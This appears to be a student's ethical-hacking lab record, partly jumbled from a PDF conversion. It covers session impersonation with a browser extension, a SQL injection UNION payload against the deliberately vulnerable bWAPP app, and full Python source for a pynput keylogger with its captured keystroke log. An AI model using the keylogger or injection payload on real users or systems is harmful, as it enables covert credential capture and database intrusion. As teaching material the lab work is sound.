



4. Now you got your output




Aim: Session impersonation using Chrome and Tamper Dev extension









#### The login was successful




If I input username and password as test the login is successful




Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Aim: Perform SQL injection attack

- 1. Go to Bwapp and login
- 2. Select SQL Injection option
- 3. Now select any option from it.
- 4. Result will be displayed



5. Now modify the url according to you. For example ?movie=40 union select 1,2,3,4,5,68#&action=go



# Aim: Create a simple keylogger using Python. Code: from pynput.keyboard import Key, Listener import logging log dir = "" logging.basicConfig(filename=(log\_dir+"key\_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:') def on\_press(key): logging.info(str(key)) with Listener(on\_press=on\_press) as listener: listener.join() Output:

Practical 9

\_

File Edit Format View Help

```
2024-03-06 16:17:32,268:Key.shift_r:
2024-03-06 16:17:32,796:Key.shift_r:
2024-03-06 16:17:32,833:Key.shift_r:
2024-03-06 16:17:32,849:'H':
2024-03-06 16:17:34,321:Key.space:
2024-03-06 16:17:34,681:'e':
2024-03-06 16:17:35,068:Key.space:
2024-03-06 16:17:35,888:'l':
2024-03-06 16:17:36,168:Key.space:
2024-03-06 16:17:36,985:'l':
2024-03-06 16:17:37,515:Key.space:
2024-03-06 16:17:37,901:'o':
```